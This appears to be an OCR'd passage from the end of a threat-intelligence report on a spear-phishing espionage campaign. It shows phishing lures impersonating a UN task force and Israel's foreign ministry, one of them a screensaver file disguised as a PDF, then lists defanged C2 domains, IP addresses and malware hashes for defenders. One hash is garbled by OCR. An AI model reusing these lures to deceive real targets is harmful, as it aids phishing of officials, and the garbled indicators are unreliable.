[14] http://www.codeproject.com/Articles/30815/An-Anti-Reverse-Engineering-Guide

About Us

Minerva Labs

Minerva offers a low footprint endpoint protection platform. Minerva brings a completely new paradigm to the malware detection problem, focusing on preventing malware execution by using the malware's strengths against it. The security platform simultaneously empowers existing security products and improves detection rates, thus exponentially improving the client organization's overall return on security investment. Time is of the essence; when it comes to data breaches there is often significant damage by the time a threat is detected.

Minerva -Don't chase, Prevent!

info@minerva-labs.com

http://www.minerva-labs.com

ClearSky Cyber Security


Clearsky is a cybersecurity consulting and intelligence company. We provide strategic consulting, threat intelligence, solutions and services – all in the cyber domain. Our team of highly experienced cyber infoworkers, analysts and researchers constantly run a targeted and extensive evaluation of cyber threats and risks. They generate breaking alerts, updates, advisories and notifications for security and operations centers, IT, risk officers, and management. We help our customers stay ahead of threats, make the necessary adjustments to organizational policies and procedures, and re-configure and adapt security and IT systems. We assist and coach the organization to formulate and implement a cyber-event handling program and crisis level situation assessment and decision making.

info@clearskysec.com

http://www.clearskysec.com

Appendix A – Spear Phishing Examples

April 2015: "Registration Form to the United Nations CTITF"



COUNTER-TERRORISM IMPLEMENTATION TASK FORCE CTITF

CTITF Global Experts Meeting on Capacity Building for Terrorist Designations and Asset Freezing Regimes and Mechanisms

Organized by the Counter-Terrorism Implementation Task Force (CTITF) Office
Under the auspices of the CTITF Working Group on Tackling The Financing of Terrorism, with support from the United Nations Counter-Terrorism Centre (UNCCT)

12-13 May 2015


United Nations, Conference Room 2, Conference Building, New York and Greentree Estate, Manhasset

REGISTRATION FORM

THIS DATA IS USED FOR OFFICIAL RECORD. PLEASE WRITE LEGIBLY OR TYPE

Last Name: Ms. Mr
First Name:
Name of national, international, or regional organization and department or unit: (Please list institution and Country)
Title and position:

February 2015: "Israeli Ministry of Foreign Affairs Questionnaire"



Mon 2/9/2015 12:06 PM

[redacted]@mfa.gov.il>

שאלון תמונת מצב -דחוף

To [redacted] Ambassador

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some p


Message mfa Quest situation 2015.doc (811 KB)

חברים


מבקש התייחסותכם לשאלון (קובץ מצורף) ורבע שעה מזמנכם כדי למלא אותו, לתועלת כולנו.

תודה


Embedded in the Word document was Quest__fdp.scr, disguised as PDF



Early 2015: "Israel Ministry of Foreign Affairs Diplomatic List"



Early 2015: "Strike in the Ministry of Foreign Affairs"



THE TIMES OF ISRAEL

The Possibility of the Repetition of Strikes in Israeli Ministry of Foreign Affairs

A high ranking official who requested anonymity told our reporter: "since it passes some months from the last strike of employees in Ministry of foreign affairs, and despite of the promises made by the officials, up to now no proper act is done.

So by establishing a committee, some employees are going to hold another general strike".

Appendix B – Indicators of Compromise

C2 Domains

img.gmailtagmanager[.]com

windowkernel[.]com

windowslayer[.]in

windowkernel[.]com

wheatherserviceapi[.]info

wethearservice[.]com

windowslayer[.]in

u[.]mywindows24[.]in

main[.]windowskernel14[.]com

walla[.]link

heartax[.]info

haaretz[.]link

Haaretz-News[.]com

gmailtagmanager[.]com

fbstatic-a[.]xyz

fbstatic-a[.]space

fbstatic-akamaihd[.]com

alhadath[.]mobi

big-windowss[.]com

kernel4windows[.]in

micro-windows[.]in

mywindows24[.]in

patch7-windows[.]com

patch8-windows[.]com

patchthiswindows[.]com

windows-10patch[.]in

windows-drive20[.]com

windows-india[.]in

windows-kernel[.]in

windows-my50[.]com

windows24-kernel[.]in

windowskernel[.]in

windowslayer[.]in

windowssup[.]in

windowsupup[.]com

mswordupdate15[.]com (currently sinkholed by Kaspersky)

mswordupdate16[.]com (currently sinkholed by Kaspersky)

mswordupdate17[.]com (currently sinkholed by Kaspersky)

cacheupdate14[.]com (currently sinkholed by Kaspersky)

windowskernel14[.]com (currently sinkholed by Kaspersky)

C2 IP Addresses

(All of the IP addresses bellow are hosted in XLHost.com)

209.190.20.147

209.190.20.149

209.190.20.148

173.244.165.27

Hashes

0feb0b50b99f0b303a5081ffb3c4446d

cfb4be91d8546203ae602c0284126408

d2c117d18cb05140373713859803a0d6

f10135e03df18462C&Ce35eac13d61435

1cef128513c05837f24796042b8e1cd9

4765369d8ae52f2dd9b318e0c8b27054

5e545dae692ecb4bddacdb9c526b1f16

8734f46d932f179161042ef5b4a7b8a8

9853fc1f4d7ba23d728f4ee80842faf9

9db2719a3dde09ae260def9cd0d46dbe

1f9910cafe0e5f39887b2d5ab4df0d10

577577d6df1833629bfd0d612e3dbb05

da529e0b81625828d52cd70efba50794

098e8dd0e874e59817f2e78cd48e58f3

32261fe44c368724593fbf65d47fc826

38cb64ba0aafb86585d9bcbd1c500416

6d8d0f7d73a9afaee667d71273e6e5e2

bad36581f72aa2d8597dd2b1bc7b2a7f

bcf93595ba4586b6324963e989349319